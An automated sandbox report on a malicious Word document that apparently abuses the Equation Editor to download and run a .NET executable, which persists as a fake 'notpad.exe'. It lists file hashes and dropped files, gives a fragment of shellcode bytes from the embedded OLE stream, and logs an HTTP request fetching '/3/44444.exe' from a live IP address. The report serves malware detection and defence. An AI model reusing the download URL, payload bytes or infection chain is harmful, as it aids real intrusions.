SHA-256:	B65EED317058DF5DDD4247EC93AC2B555AE2C29B751EE455CEEE3DD9B670ECAD
SHA-512:	C3E28465D1FB8673D4B203D3A985AF370255E1381EA8D9DB910F213EFFC4F5C3CA0214497FA783396A25C4316D5CDDE6F05A35BBF44581EF5BC4C2FCD4F8FAB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 40%
Reputation:	low
IE Cache URL:	http://31.210.20.6/3/44444.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H..`.....J.....^.... .....@.. ..... ..@.....K.....,G.....8....`..... ....H.....text...d.... ....`.rsrc...,G.....H.....@..@.reloc.....`.....@..B.....@.....H.....J..$,.....w...y.....0.....:.....(/...8....&.....(.....s....o.... .>n.(5....:6...& .>n.(5.....%.(-.....!...&& a>n.(5...('...&8....((...8....(*...8....*.....0.....(.....(....o.... ^>n.(5...(....o....:....&8.....8....s.....:....&..o....o....s.....9....&8.....8.....8....s.....s....s.....o.....o.....o.....o.....o.....(.....o.....o.....9.....o.....*.4.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E92F7FC7.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 288 x 424, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84949
Entropy (8bit):	**7.992825260372582**
Encrypted:	**true**
SSDEEP:	1536:JPs/c63J2lk4Gjh3mkGaWqOJcJ8BsjTxfNbQ2ds7WQGBJeDSl:JPMtIlkdjh2kJWgjpf1b/eDI
MD5:	23A2AF973BBF6CC30633EB218EF11067
SHA1:	69E4BB8450F096694A026CA859498AE30D3FB1FB
SHA-256:	1AD903E11D4A00E9AF3A24E5F92A71295A693945CC3BBF894D6176BA831445C4
SHA-512:	85376D9C5A4B688E781938F11AE3CBB592F86C4593B7BCC8E74EE32ECEB0FF374A17B5DFFD8E3ECA0498420AB07F04A75423992416B33BE59EA35836671BB83
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR... .....`85.. .IDATx....8.%FR.. @....y..&...D.eU.HI..{..q..D...b.o..t+.Rs.c..._M-(...~'...o...O6}..|..s...._.g...md.Z...cJ...uI9.TJ..r..%.9..s.....'~...^.....o...w...r....3..e..m...~.R.w..{....ui.E~iS^}.....}.x.N.....I.....?o.;j...x..G....FcW....Wr...op-....z.+.....?.....+M..3...j.....%..9.....Q.....)...o....?3*...-...tV.F....m.I.@.t...&.*}.....w....>...p.....F...!,..&k....y..ky.@O.B..BZmI..Z...9...A....>. d..|f.a...yh^....?...?.....2.....@.g\z.K....4~_.Os.....gC.oT.C.Y...Ab..p?w.....Z...~Z...|.H>M9x..}.b.~..?.....`q....2?,....0..@.....k..|F..@....{.t...=.N..R"I).w/.5Ox..g.*..E)b..f....).a..+..].^. ...ic+.2%O..d..M...l;.D).....W...H.nL.....-....m..C.....!U..{2.f?.f..A..("....).:.G>..U.....DD.|w.wi.oR...jG*.....@,..e6..K{.t.0...#j.&../..j.....:..t/...}..x....K.#1K.'3h.A.a....|~.P.n.3.....OF.....O.'.4.+.....kK....=T*.~.Y..0.i2.,..2`B.w.q..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-A601-2DE7AC9E238F}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - RLE 65536 x 65536 x 0 ""
Category:	dropped
Size (bytes):	2560

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-A601-2DE7AC9E238F}.tmp	
Entropy (8bit):	0.3471815213908766
Encrypted:	false
SSDEEP:	3:ylYdltn/lL6VVg7Na0clWQaK/llltlNl/ma/ldzNBBllqPxZlhQtChj:13MVKpalYQaK/cqz0PxZUta
MD5:	B03078EFAA0090390ABB3DBCB03888E1
SHA1:	8EB8C69A8DEC6BF967365685C62FFF03B4E4EF34
SHA-256:	5DA54FED2B54DE4A701FDC6BEC06670C6836C02F01EC9ABCD83786237D12A3D5
SHA-512:	B3984B543B95746E9029337A5BFA0A9BD40F4322BE49E1581CC4136464A59EF7CAFAC2C1EA87526E3BFF8AD0170AE1235FC184399D9FBD222725712355B9E9BD
Malicious:	false
Reputation:	low
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4ABA8B27-B28F-4AE5-86AD-026C320EA73C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\tthxx.exe	
Process:	C:\Users\user\tthxx.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	343352
Entropy (8bit):	7.841371992370745
Encrypted:	false
SSDEEP:	6144:FL4Qez8X+5KBrIxuNWUwJm4OdB17ZDs0s7xHAVkYifH4TWcwb8tFHQK:V4Qez+YSSjUAmdr17Zw0+geYqH41wb88
MD5:	CCE6C363C0FF7AC663CD71C5906069A6
SHA1:	98AD5E24BF99FBB4CF7BDCAA54B6D720064DC810
SHA-256:	B65EED317058DF5DDD4247EC93AC2B555AE2C29B751EE455CEEE3DD9B670ECAD
SHA-512:	C3E28465D1FB8673D4B203D3A985AF370255E1381EA8D9DB910F213EFFC4F5C3CA0214497FA783396A25C4316D5CDDE6F05A35BBF44581EF5BC4C2FCD4F8FAB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H..`.....J.....^.... .....@.. ..... ..@.....K.....,G.....8....`..... ....H.....text...d.... ....`.rsrc...,G.....H.....@..@.rel oc.....`.....@..B.....@.....H.....J..$,.....w...y.....0.....:.....(/...8....&.....(.....s....o.... .>n.(5....:6...& .>n.(5.....%.(- .....!...&& a>n.(5...('...&8....((...8....(*...8....*.....0.....(.....(....o.... ^>n.(5...(....o....:....&8.....8....s.....:....&..o.....o....s.....9....&8.....8....8....s.....s....s.....o.....o .....o.....o.....o.....(.....o.....9.....o.....*.4.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\IMG_05412_868_21.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:18 2020, mtime=Wed Aug 26 14:08:18 2020, atime=Wed May 5 04:01:37 2021, length=96379, window=hide
Category:	dropped
Size (bytes):	2098
Entropy (8bit):	4.54273536544135
Encrypted:	false
SSDEEP:	24:8Q624k/XTm6GreVb4rejVlMcDv3qSndM7dD2Q624k/XTm6GreVb4rejVlMcDv3ql:8W/XTFGqMUEWQh2W/XTFGqMUEWQ/
MD5:	15A833EC52FD4FC187123BEACB704EF0
SHA1:	E7E7C471674FFECA9687448EC3E4DB5B21CEB6D6

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\IMG_05412_868_21.LNK	
SHA-256:	CD4FC7A6BE04C0DB2F1B85C99B9391C212641169CA78C88719E32AE83C1C8DC7
SHA-512:	C353A6DC51A04443FC2DEC6324DAE2BB29E6CB127888D9E02D6F33BAEF1334EFB09A08A5204D358DDA8F071744B493395C1EDFD7F0CDA182941C8A3E31039E
Malicious:	false
Preview:	L.....F.... ...C...{..C...{....G.kA..{x.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....t.2.{x...R3(.IMG_05~1.DOC..X.....Q.y.Q.y*...8.....I.M.G._.0.5.4.1.2._.8.6.8._.2.1...d.o.c.x.....-...8...[.....?J.....C:\Users\..#.....\\320946\Users.user\Desktop\IMG_05412_868_21.docx.,.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.M.G._.0.5.4.1.2._.8.6.8._.2.1...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....320946.....D_....3N...W...9F.C

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	88
Entropy (8bit):	4.4356649311036564
Encrypted:	false
SSDEEP:	3:HnySdTfpS0zdTfpSmxWnySdTfpSv:Hnzdj7djkzdjC
MD5:	9C48449D50548F63F4EB2D8F20F4E772
SHA1:	2F955196DEC8A57E2E5DC87168430ED6F1E19ECE
SHA-256:	DC8F78A041AA54A472E3BBDE699F3E8EB86A322E738D9FF76C55FCD41B3D9FAC
SHA-512:	8210427CE9E37E625097386901F61AF026CDDF440300D197E5105BACD7D49BEACC22C7DCAE5E9F785157C4D4251E4B378D24DC9DAC268DA1D61ABBAF2CF01A
Malicious:	false
Preview:	[misc]..IMG_05412_868_21.LNK=0..IMG_05412_868_21.LNK=0..[misc]..IMG_05412_868_21.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad\notpad.exe	
Process:	C:\Users\user\tthxx.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	343352
Entropy (8bit):	7.841371992370745
Encrypted:	false
SSDEEP:	6144:FL4Qez8X+5KBrIxuNWUwJm4OdB17ZDs0s7xHAVkYifH4TWcwb8tFHQK:V4Qez+YSSjUAmdr17Zw0+geYqH41wb88
MD5:	CCE6C363C0FF7AC663CD71C5906069A6
SHA1:	98AD5E24BF99FBB4CF7BDCAA54B6D720064DC810
SHA-256:	B65EED317058DF5DDD4247EC93AC2B555AE2C29B751EE455CEEE3DD9B670ECAD
SHA-512:	C3E28465D1FB8673D4B203D3A985AF370255E1381EA8D9DB910F213EFFC4F5C3CA0214497FA783396A25C4316D5CDDE6F05A35BBF44581EF5BC4C2FCD4F8FAB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H..`.....J.....^... .....@.. .....@.....K.....,G.....8....`..... ....H.....text...d.... ....`.rsrc...,G.....H.....@..@.relloc.....`.....@..B.....@.....H.....J..$,.....w...y.....0.....:.....(/...8....&.....(.....s....o.... .>n.(5.....:6...& .>n.(5.....%.(-.....:!...&& a>n.(5...('...&8....((...8....(*...8....*.....0.....(.....(....o.... ^>n.(5...(....o....:....&8.....8....s.....:...&..o....o....s....9....&8.....8....8....s.....s....s.....o.....o.....o.....o.....o.....o.....(.....o.....9.....o.....*.4.....

C:\Users\user\Desktop\~$G_05412_868_21.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\Desktop\~$G_05412_868_21.docx	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\tthxx.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	343352
Entropy (8bit):	7.841371992370745
Encrypted:	false
SSDEEP:	6144:FL4Qez8X+5KBrIxuNWUwJm4OdB17ZDs0s7xHAVkYifH4TWcwb8tFHQK:V4Qez+YSSjUAmdr17Zw0+geYqH41wb88
MD5:	CCE6C363C0FF7AC663CD71C5906069A6
SHA1:	98AD5E24BF99FBB4CF7BDCAA54B6D720064DC810
SHA-256:	B65EED317058DF5DDD4247EC93AC2B555AE2C29B751EE455CEEE3DD9B670ECAD
SHA-512:	C3E28465D1FB8673D4B203D3A985AF370255E1381EA8D9DB910F213EFFC4F5C3CA0214497FA783396A25C4316D5CDDE6F05A35BBF44581EF5BC4C2FCD4F8FAB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H..`.....J.....^.... .....@.. .....@..@.....K.....,G.....8....`..... ....H.....text...d.... ....`.rsrc...,G.....H.....@..@.reloc.....`.....@..B.....@.....H.....J..$,.....w...y.....0.....:.....(/...8....&.....(.....s....o.... .>n.(5....:6...& .>n.(5.....%.(-.....:!...&& a>n.(5...('...&8....((...8....(*...8....*.....0.....(.....(....o.... ^>n.(5...(....o....:....&8.....8....s.....:....&..o.....o....s.....9....&8.....8....8....s.....s....s.....o.....o.....o.....o.....o.....(.....o.....9.....o.....*.4.....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.990365980812427
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	IMG_05412_868_21.docx
File size:	96379
MD5:	8832e0557e1b144bad206ed6d14d5c34
SHA1:	4b729d3262362a2ab3edab09ac1f625af8f5e0c1
SHA256:	fbd1b454da7fecb92c40b9b2f74fc8fecae79340afdc011e7c0d6339fabdcfde
SHA512:	568c6f935ae270f464ee79e53a5b0df62788bf9783de01b6f64d95c4f0845851849be8002f6bdc5b30f89ffd4cb06cc7ba3ca81907e9529d59b02363fb11f140
SSDEEP:	1536:zf0WCyPs/c63J2lk4Gjh3mkGaWIpOJcJ8BsjTxfNbQxds7WQGBJeDSD:zfpCyPMtIlkdjh2kJWgjpfmb/eDI
File Content Preview:	PK.....!..R....z...0.....[Content_Types].xmlUT...:..`:..`:..`.T.n.0..W.?D."b...*.....T...=...d...;.4.....%.=....o0Zk.-..iMA.y.d`.....1}.>.,Df.S.@A6..hx{3.n....&.d..{.4.9h.r..`..^..G?.../6.z...SnM...1q....*.P1{Y.....H..mLZ.a.).Y.:].....)...{.\....B.

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404303/sample/IMG_05412_868_21.docx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Title:	
Subject:	
Author:	Dell
Keywords:	
Template:	Normal.dotm
Last Saved By:	Dell
Revion Number:	1
Total Edit Time:	1
Create Time:	2021-04-28T13:50:00Z
Last Saved Time:	2021-04-28T13:51:00Z
Number of Pages:	1
Number of Words:	0
Number of Characters:	0
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	0
Number of Paragraphs:	0
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0000

Streams

Stream Path: \x1oLE10naTiVE, File Type: data, Stream Size: 1420

General	
Stream Path:	\x1oLE10naTiVE
File Type:	data
Stream Size:	1420
Entropy:	7.59554617701
Base64 Encoded:	False
Data ASCII:	= o . . . ~ . . G . . . 7 . . . . . P . E . . . . .) . D . . . . . ^ . . . b . . . . . P . . . . . 1 . . n . . . . 4 . . - . $. i S . U . . . { . . . 9 . G . . I . Q . . . ' . . . . . G . . . P R Z V . . . . I . . . . . H . . . . { . . . ^ X . Y . . . . 7 k . . . . . T . . . . . . i . k c . & . . . . . \\ . . . . u ` l . . . . . g . . . . . S P S . . . $ . . .
Data Raw:	3d 6f fb 04 03 7e 01 eb 47 0a 01 05 37 89 85 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 06 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 c3 44 00 00 00 00 e8 00 00 00 00 5e eb 02 eb 62 81 c6 a8 02 00 00 8d 8e 8f 02 00 00 eb 50 e9 d2 00 00 00 31 06 eb 6e 90 eb 07 13 34 ee d6 2d a4 24 05 69 53 8c 55

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-22:01:56.453454	TCP	2022566	ET TROJAN Possible Malicious Macro EXE DL AlphaNumL	49167	80	192.168.2.22	31.210.20.6
05/04/21-22:01:56.453454	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	31.210.20.6
05/04/21-22:01:56.453454	TCP	2021245	ET TROJAN Possible Dridex Download URI Struct with no referer	49167	80	192.168.2.22	31.210.20.6

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 22:01:56.403867006 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.452884912 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.453023911 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.453454018 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.503766060 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505009890 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505034924 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505050898 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505068064 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505080938 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505085945 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505105019 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505109072 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505120039 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505129099 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505137920 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505146980 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505156994 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505171061 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505175114 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.505202055 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.505213022 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.522548914 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555527925 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555557966 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555579901 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555603981 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555608034 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555630922 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555633068 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555635929 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555656910 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555663109 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555672884 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555691004 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555702925 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555717945 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555732012 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555742979 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555767059 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555768967 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555790901 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555793047 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555815935 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555816889 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555839062 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555840969 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555864096 CEST	80	49167	31.210.20.6	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 22:01:56.555864096 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555876970 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555895090 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555906057 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555922985 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555936098 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555948973 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555973053 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.555974007 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555985928 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.555999041 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.556020021 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.556021929 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.556045055 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.556056976 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.558605909 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.604773045 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.604809046 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.604825974 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.604842901 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.604942083 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.604945898 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605000019 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605022907 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605025053 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605040073 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605045080 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605067968 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605076075 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605087042 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605093956 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605106115 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605118990 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605123997 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605140924 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605156898 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605164051 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605175018 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605186939 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605195999 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605211973 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605223894 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605235100 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605242968 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605257988 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605281115 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605283022 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605295897 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605307102 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605315924 CEST	49167	80	192.168.2.22	31.210.20.6
May 4, 2021 22:01:56.605329990 CEST	80	49167	31.210.20.6	192.168.2.22
May 4, 2021 22:01:56.605340004 CEST	49167	80	192.168.2.22	31.210.20.6

HTTP Request Dependency Graph

- 31.210.20.6

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	31.210.20.6	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 22:01:56.453454018 CEST	0	OUT	GET /3/44444.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 31.210.20.6 Connection: Keep-Alive
